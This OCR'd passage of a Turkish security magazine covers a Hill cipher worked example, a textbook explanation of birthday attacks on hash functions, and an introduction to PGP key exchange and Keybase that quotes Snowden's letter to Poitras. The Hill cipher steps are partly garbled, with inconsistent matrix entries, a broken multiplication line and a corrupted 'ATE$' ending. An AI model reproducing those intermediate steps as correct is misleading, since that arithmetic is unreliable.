$A^{-1} = (9 * 3 - 1 * 2)^{-1} * [3\ 28\ 27\ 9\ ]$, Matrisin determinantı $\det A = (9 * 3 - 1 * 2) = 25$ ve sıfırdan farklı olduğu için matrisin tersi vardır.

2 https://tr.khanacademy.org/computing/computer-science/cryptography/modarithmetic/a/what-is-modular-arithmetic

3 https://tr.khanacademy.org/computing/computer-science/cryptography/modarithmetic/a/modular-inverses

4 https://planetcalc.com/3311/

5 http://dergipark.gov.tr/download/article-file/319329

6 http://www.wiki-zero.co/index.php?q=aHR0cHM6Ly90ci53aWtpcGVkaWEub3JnL3dpa2kvS2FyZV9tYXRyaXM

7 http://www.wiki-zero.co/index.php?q=aHR0cHM6Ly90ci53aWtpcGVkaWEub3JnL3dpa2kvTWF0cmlzX8OnYXJwxLFtxLE

8 https://planetcalc.com/3324/

Determinanta modüler aritmetiğe göre ters alma işlemi uyguluyoruz.

$(9 * 3 - 1 * 2)^{-1} = 25^{-1}$ => 25*x = 1(mod 29) => **x=7**

için denersek

25*7= 1(mod 29) => 175=1 (mod 29)

Devam edelim:

$A^{-1} = 7 * [3\ 26\ 27\ 9] = [7 * 21\ 7 * 22\ 7 * 15\ 7 * 5] = [21\ 22\ 15\ 5]$

Ters matris matrisin tersi olduğuna göre anahtar olarak kullanılabilir. Şifreleme işlemine devam edebiliriz.

Belirlediğimiz anahtar HBCÇ tek parça $(H\ B\ C\ Ç) \rightarrow (9\ 1\ 2\ 3)$ yazılır.

Şifrelenecek metin ATEŞ ise iki parça (2x2 kare matris kullandığımız için blok boyutu 2 olur) olarak (*AT*), (*EŞ*)→(0 23), (5 22) yazılır.

Anahtar matris ile çarpma işlemini yapalım.

$(9\ 1\ 2\ 3)(0\ 23) \equiv (23\ 11) \pmod{29}$, $(9\ 1\ 2\ 3)(5\ 22) \equiv (9\ 18) \pmod{29}$

$(23\ 11), (9\ 18) \rightarrow (T\ İ), (H\ Ö)$

şifrelenmiş metnimiz TİHÖ olur.

Hill Sistemi ile Çözme

TİHÖ şifreli metni alan şifre çözücü bu harfleri matrise çevirir.

$TİHÖ \rightarrow (T\ İ), (H\ Ö) \rightarrow (23\ 11), (9\ 18)$

Bu matrisleri anahtarın daha önceden çözülmüş ters matrisi ile çarpar.

$(21\ 22\ 15\ 5)(23\ 11) \equiv (0\ 23) \pmod{29}$ ve

$(21\ 22\ 15\ 5)(9\ 18) \equiv (5\ 22) \pmod{29}$

$(0\ 23), (5\ 22) \rightarrow (A\ T), (E\ Ş) \rightarrow$ ATE$

*Arka Kapı Dergisi okuru, Nazlı Üncü 2. sayıdaki Vigenère Şifresi örneğinde açık metin ve şifrelenmiş metnin uyuşmadığını bildirdi. "Arka Kapı Dergi tanıtımı 17 Şubat'ta Abaküs Çırak Atölye'de yapıldı" cümlesinde **"17 Şubat'ta"** yazmasına rağmen şifreli metin **"18 Şubat'ta"** olarak kodlanmıştır. Okurlarımızdan özür diler, değerli okurumuz Nazlı Üncü'ye teşekkür ederim.*


3. Sayıdaki yazımda yayımlanan ödüllü bulmacanın süresi 31.12.2018 tarihine kadar uzatıldı. Bilginize.

Bayram Gök

Halit İnce

Özet (Hash) Fonksiyonlarına Doğum Günü Saldırısı

Doğum günü aynı iki insan bulunma olasılığının %50 olması için kaç kişilik bir grup yeterlidir? Tabii buradaki insanların rastgele seçildiğini varsayıyoruz. Cevap şaşırtıcı olsa da 23 kişi! Bir başka deyişle, eğer 23 kişinin bulunduğu bir topluluktaysanız, attığınız bir paranın yazı gelme ihtimali ile aynı doğum gününe sahip iki insan bulma ihtimaliniz aynı. Her ne kadar bu sonuç bir paradoks değil, matematiksel olarak ispat edilmiş bir sonuç olsa da insan sezgisine ters düştüğünden dolayı, "doğum günü paradoksu" olarak anılmaktadır. Bu olasılık 30 kişinin olduğu bir durum için %70, 50 kişi için ise %97'ye ulaşmaktadır. Aşağıdaki tabloda farklı durumlar için olasılıklar verilmiştir.



Peki, bu durumu matematiksel olarak nasıl ispat edebiliriz? Açıklamaya geçmeden önce kullanacağımız notasyonda bir görüş birliğine varalım. X herhangi bir olay olmak üzere (paranın yazı gelmesi, bir zarın üst yüzüne 4 gelmesi vb.); Pr(X), X olayının meydana gelme olasılığını belirtsin. İspat için olasılık teorisinde sıklıkla kullanılan ters durumdan sonuca ulaşma yöntemini kullanacağız. Küçük bir örnekle bu yöntemi somutlaştıralım. Diyelim ki hilesiz bir zar atılıyor ve bize üste 6 gelmeme ihtimali yani Pr(6 gelmeme) soruluyor. Bu problemi şu şekilde çözebiliriz: Bize 6 gelmeme ihtimali soruluyorsa demek ki aslında 1 gelme, 2 gelme, 3 gelme, 4 gelme ve 5 gelme ihtimallerinin toplamı soruluyordur. Her biri için olasılık 1/6 olduğuna göre, istediğimiz sonuç

$$\Pr(6\ gelmeme) = \frac{1}{6}+\frac{1}{6}+\frac{1}{6}+\frac{1}{6}+\frac{1}{6} = \frac{5}{6}$$

olarak bulunur. Fakat diğer yandan şu şekilde olayı tersten de düşünebiliriz. Herhangi bir olayın meydana gelme ihtimali ile meydana gelmeme ihtimalinin toplamının 1 (%100) olduğunu biliyoruz. Yani bir olay ya olur ya da olmaz. O zaman 1'den, zarın üstüne 6 gelme ihtimalini çıkartırsak, aslında istenilen sonucu elde etmiş oluruz. Daha matematiksel olarak ifade edecek olursak,

$$\Pr(6\ \text{gelmeme}) + \Pr(6\ \text{gelme}) = 1$$

eşitliğini önce şu şekilde düzenleyelim:

$$\Pr(6\ \text{gelmeme}) = 1 - \Pr(6\ \text{gelme}).$$

Buradan da

$$\Pr(6\ \text{gelmeme}) = 1 - \frac{1}{6} = \frac{5}{6}$$

sonucunu elde etmiş oluruz. Ayrıca, okuyucunun da rahatlıkla görebileceği gibi, ilk yöntemde maliyet 5 ayrı ihtimal hesabı (bu basit problem için 5 ihtimal hesabı da aynıdır fakat karmaşık problemler için çok daha işlem gerektiren hesaplar yapılmalıdır) ve 4 toplama işlemi iken, ikinci yöntemi kullandığımızda maliyet, 1 ihtimal hesabı ve 1 çıkarma işlemine düşmektedir. Sonuç olarak hem probleme yaklaşım açısından hem de işlem maliyeti olarak bu yöntem daha avantajlıdır.

Şimdi, bu bölümde asıl ispatlamak istediğimiz sonuca gelelim.

Teorem 1 (Doğum Günü Paradoksu): Rastgele seçilmiş 23 kişinin bulunduğu bir grupta, en az iki kişinin aynı doğum gününe sahip olma olasılığı en az 1/2'dir.

İspat: Yukarıda yaptığımız gibi, probleme tersten yaklaşacağız. En az iki kişinin aynı doğum gününe sahip olma olayının tersi nedir? Bu grupta, ya en az iki kişi aynı doğum gününe sahiptir, ya da herkesin doğum günü farklıdır. Bu durumda 1'den herkesin farklı doğum gününe sahip olma olasılığını çıkartmamız lazım.

Matematiksel olarak ifade edelim:

$$\Pr(\textit{en az iki kişi aynı doğum gününe sahip}) = 1 - \Pr(\textit{herkes farklı d.g. sahip}).$$

O halde herkesin farklı doğum gününe sahip olma olasılığını hesaplamamız yeterlidir. Şimdi grubumuzda tek bir kişinin olduğunu varsayalım ve ikinci bir kişinin gruba dahil olduğunu düşünelim. Bu ikinci kişinin, ilk kişiden farklı bir doğum gününe sahip olma olasılığı nedir? Bir yılda 365 gün olduğuna ve ilk kişinin sadece bir doğum gününe sahip olduğunu düşünürsek, ikinci kişinin geri kalan 364 günden birinde doğmuş olması gerekiyor. Bu durumda bu olasılık 364/365 olur. Gelen üçüncü kişinin, bu iki kişiden farklı doğum gününe sahip olması için geriye kalan 363 günden birinde doğmuş olması gerekir. Bu durumda bu üç kişinin hepsinin farklı doğum gününe sahip olma olasılığı 364/365x363/365 olur. Bu düzeni 23 kişi için devam ettirirsek, 23 kişinin farklı doğum gününe sahip olma olasılığı

$\Pr(23\ kişi\ farklı\ d.g.sahip\ olması) = {}^{364}/_{365} \times {}^{363}/_{365} \times \cdots \times {}^{343}/_{365} \cong {}^{1}/_{2}$ olarak elde edilir. *QED*

Doğum Günü Paradoksu ve Özet (Hash) Fonksiyonları

Kriptografik bir özet fonksiyonu *H*, herhangi bir uzunluktaki veriyi sabit uzunlukta bir bit dizisine indirgeyen tek yönlü bir fonksiyondur. Eğer bir *x* verisinin özet değeri *y* ise, bu *H(x)=y* olarak ifade edilir ve *x*'e, *y*'nin bir ters görüntüsü denir. Kullanılan özet fonksiyonuna göre veriler 80 bit, 160 bit, 256 bit gibi farklı boyutlara indirgenebilir. Bu durumda toplamada alınabilecek özet değeri sayısı sırasıyla 2^{80}, 2^{160} ve 2^{256} olur.

Herhangi bir kriptografik sistemin kriptanalizi yapılmadan önce, sistemin sağlaması gereken özellikler belirlenmelidir. Daha sonra, bu özelliklerin hangi ölçüde sağlandığının çalışması yapılabilir. Özet fonksiyonların da sağlaması gereken belli başlı üç güvenlik özelliği vardır:

1. *Ters Görüntüye Dayanıklılık*: Verilen bir özet değerinden, bu özetin ters görüntüsü bulunamamalıdır. Yani, verilen bir y özet değeri için H(x) = y eşitliğini sağlayacak bir x verisi bulunamamalıdır. Bu özelliği sağlayan bir özet fonksiyonuna, ters görüntüye dayanıklı özet fonksiyonu denir.
2. *İkinci Ters Görüntüye Dayanıklılık*: Verilen bir x verisi için, aynı özet değeri verecek başka bir z verisi bulunamamalıdır. Yani, elimizdeki bir x verisi için H(x)=H(z) olacak şekilde bir z verisi bulunamamalıdır. Bu özelliği sağlayan özet fonksiyonlarına, ikinci ters görüntüye dayanıklıdır, denir.
3. *Çakışmaya Dayanıklılık*: Özeti aynı olan iki veri bulunmamalıdır. Yani, H(x)=H(z) olacak şekilde herhangi iki x ve z verisi bulunması hesapsal olarak mümkün olmamalıdır. Bu özelliği sağlayan özet fonksiyonlarına, çakışmaya dayanıklıdır, denir.

Bu özellikler arasında sağlanması en zor özellik olan çakışmaya dayanıklılık üzerinde duracağız. Elimizde 80 bitlik özetler üreten bir özet fonksiyonu olduğunu varsayalım. En az kaç tane verinin özetini almalıyız ki özeti aynı olan iki veriyi kesin olarak bulalım? Bu soruya güvercin yuvası ilkesiyle cevap verelim.

Güvercin Yuvası İlkesi: Eğer *n* tane güvercin yuvasına *n+1* tane güvercin yerleşmek isterse, en az 2 güvercin ortak bir yuvayı paylaşmak zorunda kalır. Diyelim ki 11 tane güvercin, 10 yuvaya girmek istesin. İlk 10 güvercinin hepsi farklı yuvalara girse bile 11. güvercin başka yuva kalmadığı için başka bir güvercinin yuvasına girmek zorunda kalacaktır.

O halde; 80 bitlik bir özet fonksiyonunda, toplamda hesaplanabilecek özet uzayı 2^{80} olduğuna göre, $2^{80}+1$ bir tane verinin özetini alırsak, özeti aynı olan en az iki veriyi %100 ihtimalle bulmuş oluruz. Peki gerçekten, çakışmaya dayanıklılığı kırmak için bu çoklukta veri gerekli mi? Sorumuzu şu şekilde soralım: En az kaç tane verinin özetini almalıyız ki özeti aynı olan iki veriyi %50 ihtimalle bulalım? Yazının başında sorduğumuz ilk soruya ne kadar da çok benziyor değil mi? Varsayalım ki, her bir insanın özet değeri onun doğum günü olsun. Bu durumda toplam özet sayımız 365 olur ve Teorem1'e göre %50 ihtimalle çakışma bulmak için sadece 23 kişiyi bir araya toplamamız yeter. Şimdi, Teorem1'i daha genel olarak ifade edelim. İspatı Teorem1'inkine benzer şekilde yapılabilir.

Teorem2: *H*, *n* bitlik özetler üreten kriptografik bir özet fonksiyonu olsun. Bu durumda özet uzayımızın boyutunun 2^n olduğuna dikkat edelim. O halde özet değeri aynı olan iki farklı veriyi %50 olasılıkla bulmak için yaklaşık olarak $2^{n/2}$ adet verinin özetini almak yeterlidir.

Şimdi 80 bitlik bir özet fonksiyonu düşünelim ve bunun üzerinden teoremimiz anlamaya çalışalım. *H*, 80 bitlik bir özet fonksiyonu olsun. Bu özet fonksiyonunun çakışmaya dayanıklılığını test etmeye çalışalım. Eğer doğum günü paradoksundan haberimiz yoksa, özet değeri aynı olan iki veri bulmamız için gerekli veriyi sayısını 2^{80} olarak düşünürüz. Bu da 2^{80} adet özet alma işlemi (işlem karmaşıklığı), hafızada saklamamız gereken verinin (hafıza karmaşıklığı) ise $2^{80} \times 80\ bit \cong 2^{87}\ bit \cong 19\ yottabyte$ olduğunu gösterir. 1 yottabyte depolama alanı kurmak için gerekli maliyetin 100 trilyon dolar olduğunu düşünürsek, 80 bitlik bir güvenliğin bir özet fonksiyonu için yeterli olduğunu düşünebiliriz. Halbuki doğum günü paradoksu yaklaşımıyla %50 ihtimalle bir çakışma bulmak için 2^{40} veri yeterlidir. Bu da demektir ki $2^{40} \times 80\ bit \cong 2^{47}\ bit \cong 17\ terabyte$'lık bir depolama alanı %50 ihtimalle çakışma bulmak için yeterlidir. Eğer ilk dene-

mede çakışma bulunamazsa tüm veri silinip deney tekrarlanır ve bu defa çok yüksek ihtimalle çakışma bulunur.

Sonuç olarak, *n* bitlik bir özet fonksiyonun çakışmaya dayanıklılık güvenlik kriterine karşı *n* bitlik bir güvenlik değil, *n*/2 bitlik bir güvenlik sağladığı, doğum günü paradoksu sayesinde anlaşılmıştır. Özet fonksiyonlarına yönelik uygulanan matematiksel kriptanaliz yöntemleri arasında, anlattığımız bu metot en temel yöntemlerden biridir. Bu ve buna benzer matematiksel kriptanaliz yöntemlerinin gelişmesiyle günümüzde kullanılan özet fonksiyonlarının ürettiği çıktılar artık 160 bit, 256 bit ve hatta 512 bit uzunluğundadır. Kriptoloji dünyasında daha güvenli özet fonksiyonları için tasarım ve kriptanaliz çalışmaları devam etmektedir.


Kaynaklar:

[1] D. Stinson. *Cryptography Theory and Practice.* CRC Press, 2005

[2] FIBS PUB 180-4, *Secure Hash Standard (SHS).* NIST, 2012.

[3] N. P. Smart. *Cryptography Made Simple.* Springer, 2016.

ARKA KAPI MAGAZINE DÜNYA İLE BULUŞUYOR



Recep Kızılarslan – recep@arkakapidergi.com

Açık Anahtarlı Şifrelemede Anahtar Değişim Problemi ve Keybase

Edward Snowden büyük ifşaatını yapmadan önce, kitle gözetleme üzerine çalışmalarını sürdüren film yönetmeni Laura Poitras ile iletişim kurmaya karar verdi.

Fakat paylaşacaklarının hem gizli kalmasını hem de araya girebilecek herhangi bir üçüncü kişi tarafından değiştirilmemesi istiyordu.

Bunun tek yolu aşağıda ayrıntılarını paylaşacağımız açık anahtarlı şifreleme yöntemini kullanarak verinin gizlilik ve bütünlüğünü temin etmekti.

Laura Poitras'a öncelikle açık anahtarını soran Snowden bu teknolojinin kullanımına o esnada yabancı olan Laura'ya adım adım nasıl anahtar çiftini oluşturabileceğini öğretti. Sonrasında da public key'ini yani açık anahtarını kendisi ile paylaşmasını istedi.

Fakat bir problem vardı. Henüz şifreli aktarılmayan ve şifrelemenin en temel yapı taşı olan bu açık anahtarın arada değiştirilmediğinden emin olmalıydı. Yani bir şekilde ya Laura ve Snowden'in ortak tanıdığı olan biri Laura'nın anahtarının gerçekten Laura'ya ait olduğunu doğrulayacak ya da Laura kendi anahtarını Snowden'in yüzde yüz Laura'ya ait olduğundan emin olduğu bir kanal üzerinden kendisi doğrulayacaktı. Laura oluşturduğu açık anahtarının özetini Twitter üzerinden paylaştığında, rakam ve sayılardan oluşan ve pek çok takipçisine anlamsız gelen bu matematiksel özetten Snowden gerekli mesajı almıştı.

Peki ya eğer daha ilk temaslarında araya giren bir üçüncü kişi sanki Laura'nın anahtarı varmışçasına davransa ve kendi kontrolündeki anahtarı direkt Snowden'e gönderseydi?

Şimdi gelin bu yazıda açık anahtarlı şifreleme ve açık anahtar paylaşımının problemlerine ve pratik çözüm önerimize geçelim.

Laura,
At this stage I can offer nothing more than my word. I am a senior government employee in the intelligence community. I hope you understand that contacting you is extremely high risk and you are willing to agree to the following precautions before I share more. This will not be a waste of your time.
The following sounds complex, but should only take minutes to complete for someone technical. I would like to confirm out of email that the keys we exchanged were not intercepted and replaced by your surveillants. Please confirm that no one has ever had a copy of your private key and that it uses a strong passphrase. Assume your adversary is capable of one trillion guesses per second. If the device you store the private key and enter your passphrase on has been hacked, it is trivial to decrypt our communications.
Understand that the above steps are not bullet proof, and are intended only to give us breathing room. In the end if you publish the source material, I will likely be immediately implicated. This must not deter you from releasing the information I will provide.
Thank you, and be careful.
Citizen Four


İnternet ortamından transfer edilen şifrelenmemiş verilerin, bu verilerin üzerinde aktarıldığı tüm noktalarda okunup değiştirilebileceği herkesin mâlumu. Hâl böyle olunca zaman içinde birçok şifreleme algoritması ortaya çıkıyor. Aslında kriptolojinin tarihi bilgisayarın hatta elektriğin varlığından öncesine dayanmakta. (Bu konu ile alakalı detaylı bilgi edinmek isterseniz Arka Kapı Dergisi 1. sayısından itibaren Bayram Gök tarafından kaleme alınan kriptoloji serisine göz atabilirsiniz.)

PGP'nin bu denli yaygın hale gelmesinin en büyük nedeni şüphesiz ki Açık Anahtarlı Şifreleme teknolojisi. PGP sayesinde public (genel) ve private (özel) anahtar çiftinizi oluşturabilir ve bu anahtar çiftini kullanarak metin ve dosyalarınızı şifreleyebilirsiniz. Public anahtarınızı anahtar sunucuları vasıtası ile paylaşabilirsiniz. Şimdi çok kısa PGP ile güvenli bir mesajlaşma adımlarını inceleyelim;

- Gönderici alıcının açık anahtarı (public key) ile ilgili mesajı/dosyayı şifreler.
- Şifrelenmiş olan mesaj/dosya alıcıya gönderilir.
- Alıcı aldığı şifrelenmiş mesajı kendi özel anahtarı (private key) ile deşifre eder.

Lakin PGP ile iletişimin eksi yönleri de mevcut. Yazının başında Snowden'in hikayesinde de bahsettiğimiz gibi anahtar paylaşım problemi risklerin en başında gelenlerden.

Kullanıcılar pratik bir çözüm olarak birbirilerinin anahtarlarını anahtar değişim partilerinde değiş tokuş etseler de, günümüz dünyasında, hele ki hiç yüz yüze gelmediğiniz biri ile güvenli mesajlaşmak istediğinizde çıkmaza giriyorsunuz. Peki bir çözümü yok mu? Bugün en yaygın çözüm public yani genel anahtarların key server (anahtar sunucusu) olarak anılan dizinlere gönderilmeleri. Burada da karşımıza iki problem çıkıyor. Birincisi, anahtar sunuculara gönderdiğiniz bu anahtarı sunucudan kaldırmak, silmek mümkün değil. PGP keyinizin süresi dolarsa (expiration) ya da bir şekilde artık kullanılamaz duruma gelirse, anahtar sunucusundaki bu kayda müdahale edemeyeceksiniz.



Anahtar sunuculardaki bir diğer problem de herhangi bir sahiplik doğrulamasını doğrudan yapmıyor oluşları. Rahatlıkla başka biri adına örneğin Kevin Mitnick ya da Bill Gates adına bir PGP anahtarı oluşturup bunu anahtar sunucusuna gönderebilirsiniz. bill@microsoft.com ya da kevin@mitnick.com olarak bu sunucularda arama yapan biri sizin sunucuya aktardığınız anahtarları da görecek.

Buna bir önlem olarak, açık anahtarların ortak tanıdık olan üçüncü kişiler tarafından doğruluğunun onaylanması yöntemine müracaat edilebilir. Bu yöntemi güvenli bağlantı kurmak istediğimiz sitelerin bize sunduğu sertifikaların geçerliliğini browser üreticileri tarafından tanınan ve güvenilen sertifika otoriteler vasıtası ile yapmaya benzetebiliriz.

Biz bu yazımızda PGP ile iletişimdeki en ciddi problem olan açık anahtar paylaşım problemine yeni bir alternatif sunan Keybase'i tanıtacağız.


Keybase sayesinde domain, Bitcoin Wallet, Twitter, Github, Reddit ve Hacker News hesapları üzerinden anahtar doğrulaması işlemini gerçekleştirebilirsiniz.

Ayrıca açık anahtarlı şifrelemeden hiç anlamayan ve teknik ayrıntıları ile boğuşmak için zamanı ve becerisi olmayan biri de Keybase profiliniz üzerinden size açık anahtarınız ile şifrelediği mesajı size gönderebilir.


Şimdi Keybase'in kullanımından bahsedelim.

https://keybase.io/download adresine girip kullandığımız platformu seçip kurulum dosyasını indiriyoruz. Mac OS, Linux ve Windows platformları dışında IOS ve Android için indirme seçenekleri de mevcut. Ayrıca Keybase'i Chrome ve Firefox tarayıcılara eklenti olarak da ekleyebiliyoruz.

